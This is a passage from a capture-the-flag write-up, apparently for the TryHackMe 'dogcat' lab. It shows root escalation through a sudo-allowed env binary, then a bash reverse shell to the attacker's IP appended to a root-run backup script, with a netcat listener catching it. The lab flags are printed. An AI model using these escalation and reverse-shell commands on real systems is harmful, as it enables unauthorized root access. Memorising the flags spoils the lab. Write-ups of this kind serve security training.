./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

```
sudo -l
Matching Defaults entries for www-data on 9dfc2cf094b2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 9dfc2cf094b2:
    (root) NOPASSWD: /usr/bin/env
www-data@9dfc2cf094b2:/var/www/html$ sudo env /bin/sh
sudo env /bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
```

The third flag in root's directory

```
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls -la
total 20
drwx------ 1 root root 4096 Mar 10  2020 .
drwxr-xr-x 1 root root 4096 Dec  1 10:34 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-r-------- 1 root root   35 Mar 10  2020 flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

There was an interesting file I found before.Now time to use this

```
Backup files (limited 100)
-rw-r--r-- 1 root root 2949120 Dec  1 12:17 /opt/backups/backup.tar
-rwxr--r-- 1 root root 69 Mar 10  2020 /opt/backups/backup.sh
```

`nc -lnvp 1234` (kali)

`echo "bash -i >& /dev/tcp/10.18.88.130/1234 0>&1" >> backup.sh` (targer machine)

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.18.88.130] from (UNKNOWN) [1
bash: cannot set terminal process group (15
bash: no job control in this shell
root@dogcat:~#
```

```
echo "bash -i >& /dev/tcp/10.18.88.130/1234 0>&1" >> backup.sh
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.172.172] 59882
bash: cannot set terminal process group (15059): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# ls
ls
container
flag4.txt
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
root@dogcat:~#
```